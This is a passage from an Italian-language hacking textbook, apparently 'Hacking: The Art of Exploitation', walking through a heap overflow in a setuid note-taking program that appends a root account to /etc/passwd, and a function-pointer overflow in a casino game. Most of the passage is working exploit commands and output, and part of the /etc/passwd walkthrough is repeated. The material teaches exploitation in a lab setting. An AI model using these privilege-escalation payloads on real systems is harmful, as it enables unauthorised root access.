reader@hacking:~/booksrc $
```

Notate come il valore di correzione si trovi sempre all'inizio della stringa di hash. Quando un utente effettua un login alla macchina, e inserisce la propria password, il sistema legge la password cifrata di quell'utente. Utilizzando il valore di correzione della password archiviata, il sistema richiama il medesimo algoritmo a senso unico per cifrare qualsiasi cosa abbia digitato l'utente. A questo punto, il sistema confronta i due hash: se coincidono, l'utente ha inserito la password corretta. Questo fa sì che le password possano essere usate per l'autenticazione senza che debbano essere salvate in chiaro in alcun punto del sistema.

Inserendo uno di questi hash nel campo password si imposta la password del relativo account in *password*, a prescindere dal valore di correzione usato. La riga da aggiungere al file /etc/passwd dovrebbe somigliare alla seguente:

```
myroot:XXq2wKiyI43A2:0:0:me:/root:/bin/bash
```

La natura di questo particolare exploit non ci permette di scrivere questa esatta riga nel file /etc/passwd, perché la stringa deve terminare con /etc/passwd. Tuttavia, se questo nome di file viene semplicemente aggiunto alla fine della stringa, la riga risulterà sbagliata. Possiamo compensare con un uso intelligente di un link simbolico: ecco come:

```
reader@hacking:~/booksrc $ mkdir /tmp/etc
reader@hacking:~/booksrc $ ln -s /bin/bash /tmp/etc/passwd
reader@hacking:~/booksrc $ ls -l /tmp/etc/passwd
lrwxrwxrwx 1 reader reader 9 2007-09-09 16:25 /tmp/etc/passwd -> /bin/bash
reader@hacking:~/booksrc $
```

Ora /tmp/etc/passwd punta alla shell di login /bin/bash. Questo significa che /tmp/etc/passwd ora è una shell di login valida per l'utente myroot; perciò la riga:

```
myroot:XXq2wKiyI43A2:0:0:me:/root:/tmp/etc/passwd
```

è formalmente valida.

I valori di questa riga devono essere solo ritoccati in modo che la parte prima di /etc/passwd sia lunga esattamente 104 byte:

```
reader@hacking:~/booksrc $ perl -e 'print "myroot:XXq2wKiyI43A2:0:0:me:/
root:/tmp"' | wc -c
38
reader@hacking:~/booksrc $ perl -e 'print "myroot:XXq2wKiyI43A2:0:0:" .
"A"x50 . ":/root:/tmp"' | wc -c
86
reader@hacking:~/booksrc $ gdb -q
(gdb) p 104 - 86 + 50
$1 = 68
(gdb) quit
reader@hacking:~/booksrc $ perl -e 'print "myroot:XXq2wKiyI43A2:0:0:" .
"A"x68 . ":/root:/tmp"' | wc -c
104
reader@hacking:~/booksrc $
```

Se viene aggiunto /etc/passwd al fondo della stringa in grassetto, otterremo che la precedente stringa verrà accodata al file /etc/passwd. Dato che questa riga definisce un account con privilegi di root e con una password nota, non sarà difficile accedere al sistema e ottenere i privilegi di root, come mostrato nell'output seguente.

```
reader@hacking:~/booksrc $ ./notetaker $(perl -e 'print
"myroot:XXq2wKiyI43A2:0:0:" . "A"x68 .
":/root:/tmp/etc/passwd"')
[DEBUG] buffer   @ 0x804a008: 'myroot:XXq2wKiyI43A2:0:0:AAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA:/root:/tmp/etc/passwd'
[DEBUG] datafile @ 0x804a070: '/etc/passwd'
[DEBUG] file descriptor is 3
Note has been saved.
*** glibc detected *** ./notetaker: free(): invalid next size (normal):
0x0804a008 ***
======= Backtrace: =========
/lib/tls/i686/cmov/libc.so.6[0xb7f017cd]
/lib/tls/i686/cmov/libc.so.6(cfree+0x90)[0xb7f04e30]
./notetaker[0x8048916]
/lib/tls/i686/cmov/libc.so.6(__libc_start_main+0xdc)[0xb7eafebc]
./notetaker[0x8048511]
======= Memory map: ========
08048000-08049000 r-xp 00000000 00:0f 44384   /cow/home/reader/booksrc/
notetaker
08049000-0804a000 rw-p 00000000 00:0f 44384   /cow/home/reader/booksrc/
notetaker
0804a000-0806b000 rw-p 0804a000 00:00 0       [heap]
b7d00000-b7d21000 rw-p b7d00000 00:00 0
b7d21000-b7e00000 ---p b7d21000 00:00 0
b7e83000-b7e8e000 r-xp 00000000 07:00 15444   /rofs/lib/libgcc_s.so.1
b7e8e000-b7e8f000 rw-p 0000a000 07:00 15444   /rofs/lib/libgcc_s.so.1
b7e99000-b7e9a000 rw-p b7e99000 00:00 0
b7e9a000-b7fd5000 r-xp 00000000 07:00 15795   /rofs/lib/tls/i686/cmov/
libc-2.5.so
b7fd5000-b7fd6000 r--p 0013b000 07:00 15795   /rofs/lib/tls/i686/cmov/
libc-2.5.so
b7fd6000-b7fd8000 rw-p 0013c000 07:00 15795   /rofs/lib/tls/i686/cmov/
libc-2.5.so
b7fd8000-b7fdb000 rw-p b7fd8000 00:00 0
b7fe4000-b7fe7000 rw-p b7fe4000 00:00 0
b7fe7000-b8000000 r-xp 00000000 07:00 15421   /rofs/lib/ld-2.5.so
```

```
b8000000-b8002000 rw-p 00019000 07:00 15421   /rofs/lib/ld-2.5.so
bffeb000-c0000000 rw-p bffeb000 00:00 0       [stack]
ffffe000-fffff000 r-xp 00000000 00:00 0       [vdso]
Aborted
reader@hacking:~/booksrc $ tail /etc/passwd
avahi:x:105:111:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
cupsys:x:106:113::/home/cupsys:/bin/false
haldaemon:x:107:114:Hardware abstraction layer,,,:/home/haldaemon:/bin/
false
hplip:x:108:7:HPLIP system user,,,:/var/run/hplip:/bin/false
gdm:x:109:118:Gnome Display Manager:/var/lib/gdm:/bin/false
matrix:x:500:500:User Acct:/home/matrix:/bin/bash
jose:x:501:501:Jose Ronnick:/home/jose:/bin/bash
reader:x:999:999:Hacker,,,:/home/reader:/bin/bash
?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAtestfile
reader@hacking:~/booksrc $
```

Il programma legge una stringa fino a raggiungere il byte null; quindi l’intera stringa viene scritta su un file userinput. Trattandosi di un programma setuid root, il file viene creato e la proprietà concessa a root. Questo significa altresì che, potendo controllare il nome del file, si possono aggiungere dati a qualunque file del sistema. Tuttavia questi dati hanno alcune restrizioni; devono terminare con il nome del file controllato e dev’essere scritta una riga contenente l’user ID.

Esistono probabilmente molti modi intelligenti di utilizzare questa possibilità. Il più evidente è di certo quello di aggiungere qualcosa al file /etc/passwd. Questo file contiene tutti i nomi utente, gli I D e le shell di login degli utenti del sistema. Naturalmente, trattandosi di un file di sistema molto critico, è sempre un’ottima idea farne una copia di

backup prima di pasticciarlo irrimediabil mente.

```
reader@hacking:~/booksrc $ cp /etc/passwd /tmp/passwd.bkup
reader@hacking:~/booksrc $ head /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
reader@hacking:~/booksrc $
```

I campi del file /etc/passwd sono delimitati dal segno di due punti (:). Il primo campo è il nome utente, segue la pasword, lo userID, il groupID, la home directory e infine la shell di login. Il campo con le password contiene sempre il carattere *x*, dato che le password cifrate sono memorizzate altrove in un file *shadow* (in alcuni sistemi più datati, questo campo può effettivamente contenere le password cifrate). In aggiunta, ogni utente in /etc/passwd il cui userID sia 0 avrà i privilegi di root. Il nostro scopo sarà quindi aggiungere una riga al fondo del file con un utente a cui assegneremo i diritti di root e una password nota.

Questa password può essere cifrata utilizzando un algoritmo di *hashing* monodirezioale. Dato che l'algoritmo è monodirezionale, la password originale non può essere ricavata in alcun modo partendo dall'hash. Per evitare attacchi l'algoritmo usa un valore *di correzione* (in inglese *salt*) che, quando varia, crea un hash diverso per la medesima password in input.

È un’operazione abbastanza comune e il Perl ha una funzione `crypt()` che fa proprio questo. Il primo argomento è la password, il secondo è il valore di correzione. La stessa password con diversi valori di correzione produce elementi diversi.

```
reader@hacking:~/booksrc $ perl -e 'print crypt("password", "AA"). "\n"'
AA6tQYSfGxd/A
reader@hacking:~/booksrc $ perl -e 'print crypt("password", "XX"). "\n"'
XXq2wKiyI43A2
reader@hacking:~/booksrc $
```

Notate come il valore di correzione si trovi sempre all’inizio della stringa di hash. Quando un utente effettua un login alla macchina, e inserisce la propria password, il sistema legge la password cifrata di quell’utente. Utilizzando il valore di correzione della password archiviata, il sistema richiama il medesimo algoritmo a senso unico per cifrare qualsiasi cosa abbia digitato l’utente. A questo punto, il sistema confronta i due hash: se coincidono, l’utente ha inserito la password corretta. Questo fa sì che le password possano essere usate per l’autenticazione senza che debbano essere salvate in chiaro in alcun punto del sistema.

Inserendo uno di questi hash nel campo password si imposta la password del relativo account in *password*, a prescindere dal valore di correzione usato. La riga da aggiungere al file /etc/passwd dovrebbe somigliare alla seguente:

```
myroot:XXq2wKiyI43A2:0:0:me:/root:/bin/bash
```

La natura di questo particolare exploit non ci permette di scrivere questa esatta riga nel file /etc/passwd, perché la stringa deve terminare con /etc/passwd. Tuttavia, se questo nome

di file viene semplicemente aggiunto alla fine della stringa, la riga risulterà sbagliata. Possiamo compensare con un uso intelligente di un link simbolico: ecco come:

```
reader@hacking:~/booksrc $ mkdir /tmp/etc
reader@hacking:~/booksrc $ ln -s /bin/bash /tmp/etc/passwd
reader@hacking:~/booksrc $ ls -l /tmp/etc/passwd
lrwxrwxrwx 1 reader reader 9 2007-09-09 16:25 /tmp/etc/passwd -> /bin/bash
reader@hacking:~/booksrc $
```

Ora /tmp/etc/passwd punta alla shell di login /bin/bash. Questo significa che /tmp/etc/passwd ora è una shell di login valida per l'utente myroot; perciò la riga:

```
myroot:XXq2wKiyI43A2:0:0:me:/root:/tmp/etc/passwd
```

è formalmente valida.

I valori di questa riga devono essere solo ritoccati in modo che la parte prima di /etc/passwd sia lunga esattamente 104 byte:

```
reader@hacking:~/booksrc $ perl -e 'print "myroot:XXq2wKiyI43A2:0:0:me:/
root:/tmp"' | wc -c
38
reader@hacking:~/booksrc $ perl -e 'print "myroot:XXq2wKiyI43A2:0:0:" .
"A"x50 . ":/root:/tmp"' | wc -c
86
reader@hacking:~/booksrc $ gdb -q
(gdb) p 104 - 86 + 50
$1 = 68
(gdb) quit
reader@hacking:~/booksrc $ perl -e 'print "myroot:XXq2wKiyI43A2:0:0:" .
```

```
"A"x68 . ":/root:/tmp"' | wc -c
104
reader@hacking:~/booksrc $
```

Se viene aggiunto /etc/passwd al fondo della stringa in grassetto, otterremo che la precedente stringa verrà accodata al file /etc/passwd. Dato che questa riga definisce un account con privilegi di root e con una password nota, non sarà difficile accedere al sistema e ottenere i privilegi di root, come mostrato nell'output seguente.

```
reader@hacking:~/booksrc $ ./notetaker $(perl -e 'print
"myroot:XXq2wKiyI43A2:0:0:" . "A"x68 .
":/root:/tmp/etc/passwd"')
[DEBUG] buffer @ 0x804a008: 'myroot:XXq2wKiyI43A2:0:0:AAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA:/root:/tmp/etc/passwd'
[DEBUG] datafile @ 0x804a070: '/etc/passwd'
[DEBUG] file descriptor is 3
Note has been saved.
*** glibc detected *** ./notetaker: free(): invalid next size (normal):
0x0804a008 ***
======= Backtrace: =========
/lib/tls/i686/cmov/libc.so.6[0xb7f017cd]
/lib/tls/i686/cmov/libc.so.6(cfree+0x90)[0xb7f04e30]
./notetaker[0x8048916]
/lib/tls/i686/cmov/libc.so.6(__libc_start_main+0xdc)[0xb7eafebc]
./notetaker[0x8048511]
======= Memory map: ========
08048000-08049000 r-xp 00000000 00:0f 44384     /cow/home/reader/booksrc/
notetaker
08049000-0804a000 rw-p 00000000 00:0f 44384     /cow/home/reader/booksrc/
notetaker
0804a000-0806b000 rw-p 0804a000 00:00 0         [heap]
b7d00000-b7d21000 rw-p b7d00000 00:00 0
b7d21000-b7e00000 ---p b7d21000 00:00 0
```

```
b7e83000-b7e8e000 r-xp 00000000 07:00 15444     /rofs/lib/libgcc_s.so.1
b7e8e000-b7e8f000 rw-p 0000a000 07:00 15444     /rofs/lib/libgcc_s.so.1
b7e99000-b7e9a000 rw-p b7e99000 00:00 0
b7e9a000-b7fd5000 r-xp 00000000 07:00 15795     /rofs/lib/tls/i686/cmov/
libc-2.5.so
b7fd5000-b7fd6000 r--p 0013b000 07:00 15795     /rofs/lib/tls/i686/cmov/
libc-2.5.so
b7fd6000-b7fd8000 rw-p 0013c000 07:00 15795     /rofs/lib/tls/i686/cmov/
libc-2.5.so
b7fd8000-b7fdb000 rw-p b7fd8000 00:00 0
b7fe4000-b7fe7000 rw-p b7fe4000 00:00 0
b7fe7000-b8000000 r-xp 00000000 07:00 15421     /rofs/lib/ld-2.5.so
b8000000-b8002000 rw-p 00019000 07:00 15421     /rofs/lib/ld-2.5.so
bffeb000-c0000000 rw-p bffeb000 00:00 0         [stack]
ffffe000-fffff000 r-xp 00000000 00:00 0         [vdso]
Aborted
reader@hacking:~/booksrc $ tail /etc/passwd
avahi:x:105:111:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
cupsys:x:106:113::/home/cupsys:/bin/false
haldaemon:x:107:114:Hardware abstraction layer,,,:/home/haldaemon:/bin/
false
hplip:x:108:7:HPLIP system user,,,:/var/run/hplip:/bin/false
gdm:x:109:118:Gnome Display Manager:/var/lib/gdm:/bin/false
matrix:x:500:500:User Acct:/home/matrix:/bin/bash
jose:x:501:501:Jose Ronnick:/home/jose:/bin/bash
reader:x:999:999:Hacker,,,:/home/reader:/bin/bash
?
myroot:XXq2wKiyI43A2:0:0:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA:/root:/tmp/etc/passwd
reader@hacking:~/booksrc $ su myroot
Password:
root@hacking:/home/reader/booksrc# whoami
root
root@hacking:/home/reader/booksrc#
```

0x342 Overflow di puntatori a funzioni

Se avete giocato abbastanza con il programma game_of_chance.c, avrete capito che, analogamenta a quanto accade nei casinò, la maggior parte dei giochi è pesata statisticamente in favore del banco. Questo fa sì che sia difficile vincere crediti, a prescindere dalla fortuna. Forse c'è un modo per pareggiare un pochino i conti. Questo programma utilizza un puntatore a una funzione per ricordare l'ultima partita giocata. Il puntatore è memorizzato nella struttura user, dichiarata come una variabile globale. Questo significa che tutta la memoria di questa struttura verrà allocata nel segmento bss.

Da game_of_chance.c

```
// Struttura user personalizzata per memorizzare dati sugli utenti
struct user {
   int uid;
   int credits;
   int highscore;
   char name[100];
   int (*current_game) ();
};

...

// Global variables
struct user player;     // Struttura giocatore
```

Il buffer name nella struttura user è una locazione probabile per un overflow. Questo

buffer viene riempito dalla funzione `input_name()` qui di seguito:

```
// Questa funzione è usata per inserire il nome del giocatore, poiché
// scanf("%s", &whatever) arresta l'input al primo spazio.
void input_name() {
   char *name_ptr, input_char='\n';
   while(input_char == '\n')    // Flush di tutti gli altri
      scanf("%c", &input_char); // caratteri di nuova riga.

   name_ptr = (char *) &(player.name); // name_ptr = indirizzo del nome del
                                       // giocatore
   while(input_char != '\n') {  // Itera fino al carattere di nuova riga.
      *name_ptr = input_char;   // Pone il char di input nel campo del
                                // nome.
      scanf("%c", &input_char); // Ottiene il carattere seguente.
      name_ptr++;               // Incrementa il puntatore del nome.
   }
   *name_ptr = 0; // Termina la stringa.
}
```

Questa funzione termina l'inserimento solo quando incontra un carattere di nuova riga. Non c'è nulla che limiti l'inserimento alla lunghezza del buffer name, e questo lascia aperta la possibilità di un overflow. Per sfruttare questa situazione bisogna che il programma richiami il puntatore alla funzione dopo averlo sovrascritto. Questo avviene nella funzione `play_the_game()` che viene richiamata quando viene selezionato un gioco qualsiasi del menu. La porzione di codice seguente fa parte del menu di selezione del gioco.

```
         if((choice < 1) || (choice > 7))
            printf("\n[!!] The number %d is an invalid selection.\n\n",
choice);
         else if (choice < 4) { // Altrimenti, la scelta è stata un gioco.
```

```
            if(choice != last_game) { // Se il puntatore a funzione non è
                                      // impostato,
         if(choice == 1)              // lo fa puntare al gioco selezionato
            player.current_game = pick_a_number;
         else if(choice == 2)
            player.current_game = dealer_no_match;
         else
            player.current_game = find_the_ace;
         last_game = choice; // e imposta last_game.
      }
      play_the_game(); // Gioca.
   }
```

Se last_game non è uguale alla scelta corrente, il puntatore di funzione current_game viene spostato sul gioco selezionato. Questo implica che per far sì che il programma richiami il puntatore di funzione senza sovrascriverlo, bisogna prima giocare a un gioco in modo che venga impostata la variabile last_game.

```
reader@hacking:~/booksrc $ ./game_of_chance
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 70 credits] -> 1

[DEBUG] current_game pointer @ 0x08048fde

####### Pick a Number ######
```

```
This game costs 10 credits to play. Simply pick a number
between 1 and 20, and if you pick the winning number, you
will win the jackpot of 100 credits!
10 credits have been deducted from your account.
Pick a number between 1 and 20: 5
The winning number is 17
Sorry, you didn't win.

You now have 60 credits
Would you like to play again? (y/n) n
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 60 credits] ->
[1]+ Stopped                ./game_of_chance
reader@hacking:~/booksrc $
```

Si può sospendere temporaneamente il processo corrente premendo Ctrl+Z. A questo punto, la variabile last_game vale 1, per cui la prossima volta che verrà selezionato il gioco 1 il puntatore alla funzione verrà richiamato senza alcuna modifica.

Tornati alla shell possiamo architettare un opportuno buffer che potremo copiare e incollare nel buffer name in seguito. Ricompiliamo il sorgente con i simboli di debugging e utilizziamo GDB per avviare il programma con un breakpoint su `main()` ed esploriamo la memoria. Come riportato nell'output seguente, il buffer name dista 100 byte dal puntatore

current_game nella struttura user.

```
reader@hacking:~/booksrc $ gcc -g game_of_chance.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x8048813: file game_of_chance.c, line 41.
(gdb) run
Starting program: /home/reader/booksrc/a.out

Breakpoint 1, main () at game_of_chance.c:41
41          srand(time(0)); // Imposta come seme del randomizzatore l'ora
                            // corrente.
(gdb) p player
$1 = {uid = 0, credits = 0, highscore = 0, name = '\0' <repeats 99 times>,
current_game = 0}
(gdb) x/x &player.name
0x804b66c <player+12>: 0x00000000
(gdb) x/x &player.current_game
0x804b6d0 <player+112>: 0x00000000
(gdb) p 0x804b6d0 - 0x804b66c
$2 = 100
(gdb) quit
The program is running. Exit anyway? (y or n) y
reader@hacking:~/booksrc $
```

Usando questa informazione possiamo generare un buffer che sovrascriva la variabile name facendola strabordare. Tale buffer può essere copiato e incollato nel gioco interattivo *Game of Chance* quando viene fatto ripartire. Per riavviare il processo sospeso digitate fg, abbreviazione di *foreground (in primo piano*).

```
reader@hacking:~/booksrc $ perl -e 'print "A"x100 . "BBBB" . "\n"'
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAABBBB
reader@hacking:~/booksrc $ fg
./game_of_chance
5

Change user name
Enter your new name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
Your name has been changed.

-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB]
[You have 60 credits] -> 1

[DEBUG] current_game pointer @ 0x42424242
Segmentation fault
reader@hacking:~/booksrc $
```

Selezionate l’opzione 5 del menu per cambiare il nome utente e incollatevi il buffer. In questo modo sovrascriverete il puntatore alla funzione con il valore 0x42424242. Quando selezionerete nuovamente l’opzione 1, il programma andrà in crash e cercherà di richiamare il puntatore alla funzione. Questo è la prova che l’esecuzione può essere controllata; ora tutto quel che serve è un indirizzo valido da inserire al posto di BBBB.

Il comando nm mostra i simboli presenti nei file oggetto. Può essere utilizzato per trovare gli indirizzi delle varie funzioni di un programma.

```
reader@hacking:~/booksrc $ nm game_of_chance
0804b508 d _DYNAMIC
0804b5d4 d _GLOBAL_OFFSET_TABLE_
080496c4 R _IO_stdin_used
         w _Jv_RegisterClasses
0804b4f8 d __CTOR_END__
0804b4f4 d __CTOR_LIST__
0804b500 d __DTOR_END__
0804b4fc d __DTOR_LIST__
0804a4f0 r __FRAME_END__
0804b504 d __JCR_END__
0804b504 d __JCR_LIST__
0804b630 A __bss_start
0804b624 D __data_start
08049670 t __do_global_ctors_aux
08048610 t __do_global_dtors_aux
0804b628 D __dso_handle
         w __gmon_start__
08049669 T __i686.get_pc_thunk.bx
0804b4f4 d __init_array_end
0804b4f4 d __init_array_start
080495f0 T __libc_csu_fini
08049600 T __libc_csu_init
         U __libc_start_main@@GLIBC_2.0
0804b630 A _edata
0804b6d4 A _end
080496a0 T _fini
080496c0 R _fp_hw
08048484 T _init
080485c0 T _start
080485e4 t call_gmon_start
         U close@@GLIBC_2.0
```

```
0804b640 b completed.1
0804b624 W data_start
080490d1 T dealer_no_match
080486fc T dump
080486d1 T ec_malloc
         U exit@@GLIBC_2.0
08048684 T fatal
080492bf T find_the_ace
08048650 t frame_dummy
080489cc T get_player_data
         U getuid@@GLIBC_2.0
08048d97 T input_name
08048d70 T jackpot
08048803 T main
         U malloc@@GLIBC_2.0
         U open@@GLIBC_2.0
0804b62c d p.0
         U perror@@GLIBC_2.0
08048fde T pick_a_number
08048f23 T play_the_game
0804b660 B player
08048df8 T print_cards
         U printf@@GLIBC_2.0
         U rand@@GLIBC_2.0
         U read@@GLIBC_2.0
08048aaf T register_new_player
         U scanf@@GLIBC_2.0
08048c72 T show_highscore
         U srand@@GLIBC_2.0
         U strcpy@@GLIBC_2.0
         U strncat@@GLIBC_2.0
08048e91 T take_wager
         U time@@GLIBC_2.0
08048b72 T update_player_data
         U write@@GLIBC_2.0
reader@hacking:~/booksrc $
```

La funzione `jackpot()` è l'obiettivo ideale di questo exploit. Anche verremo sconfitti in tutte le partite, se il puntatore alla funzione current_game viene sovrascritto con l'indirizzo della funzione `jackpot()` non sarà nemmeno necessario giocare per guadagnare crediti. La funzione `jackpot()` verrà richiamata direttamente, erogando bonus di 100 crediti.

Questo programma legge dallo standard input. Le selezioni dei menu possono essere inviate da uno script tramite un unico buffer che viene inviato in pipe allo standard input del programma. Le selezioni del menu avverranno proprio come se fossero digitate da tastiera.

L'esempio seguente selezionerà l'oggetto numero 1, cercherà di indovinare il numero 7, selezionerà n alla richiesta di giocare ancora e, infine, digiterà 7 per uscire.

```
reader@hacking:~/booksrc $ perl -e 'print "1\n7\nn\n7\n"' | ./game_of_
chance
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 60 credits] ->
[DEBUG] current_game pointer @ 0x08048fde

####### Pick a Number ######
This game costs 10 credits to play. Simply pick a number
between 1 and 20, and if you pick the winning number, you
```

```
will win the jackpot of 100 credits!

10 credits have been deducted from your account.
Pick a number between 1 and 20: The winning number is 20
Sorry, you didn't win.

You now have 50 credits
Would you like to play again? (y/n) -=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 50 credits] ->
Thanks for playing! Bye.
reader@hacking:~/booksrc $
```

Questa stessa tecnica può essere utilizzata per inserire in uno script tutto il necessario per l'exploit. La riga che segue giocherà a *Pick a Number* quindi imposterà il nome utente con una stringa di 100 A seguite dall'indirizzo della funzione `jackpot()`. In questo modo sovrascriveremo il puntatore alla funzione current_game in modo che quando sceglieremo di giocare nuovamentea *Pick a Number*, richiameremo direttamente la funzione `jackpot()`.

```
reader@hacking:~/booksrc $ perl -e 'print "1\n5\nn\n5\n" . "A"x100 . "\x70\
x8d\x04\x08\n" . "1\ nn\n" . "7\n"'
1
5
n
5
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAp?
1
n
7
reader@hacking:~/booksrc $ perl -e 'print "1\n5\nn\n5\n" . "A"x100 . "\x70\
x8d\x04\x08\n" . "1\ nn\n" . "7\n"' | ./game_of_chance
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 50 credits] ->
[DEBUG] current_game pointer @ 0x08048fde

####### Pick a Number ######
This game costs 10 credits to play. Simply pick a number
between 1 and 20, and if you pick the winning number, you
will win the jackpot of 100 credits!

10 credits have been deducted from your account.
Pick a number between 1 and 20: The winning number is 15
Sorry, you didn't win.
You now have 40 credits
Would you like to play again? (y/n) -=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
```

```
[You have 40 credits] ->
Change user name
Enter your new name: Your name has been changed.

-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAp?]
[You have 40 credits] ->
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 140 credits
Would you like to play again? (y/n) -=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAp?]
[You have 140 credits] ->
Thanks for playing! Bye.
reader@hacking:~/booksrc $
```

Dopo aver avuto conferma che il metodo funziona, usiamolo per guadagnare un numero

di crediti qualsiasi.

```
reader@hacking:~/booksrc $ perl -e 'print "1\n5\nn\n5\n" . "A"x100 . "\
x70\x8d\x04\x08\n" . "1\ n" . "y\n"x10 . "n\n5\nJon Erickson\n7\n"' | ./
game_of_chance
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAp?]
[You have 140 credits] ->
[DEBUG] current_game pointer @ 0x08048fde

####### Pick a Number ######
This game costs 10 credits to play. Simply pick a number
between 1 and 20, and if you pick the winning number, you
will win the jackpot of 100 credits!

10 credits have been deducted from your account.
Pick a number between 1 and 20: The winning number is 1
Sorry, you didn't win.

You now have 130 credits
Would you like to play again? (y/n) -=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
```

```
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAp?]
[You have 130 credits] ->
Change user name
Enter your new name: Your name has been changed.

-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAp?]
[You have 130 credits] ->
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 230 credits
Would you like to play again? (y/n)
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 330 credits
Would you like to play again? (y/n)
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 430 credits
Would you like to play again? (y/n)
```

```
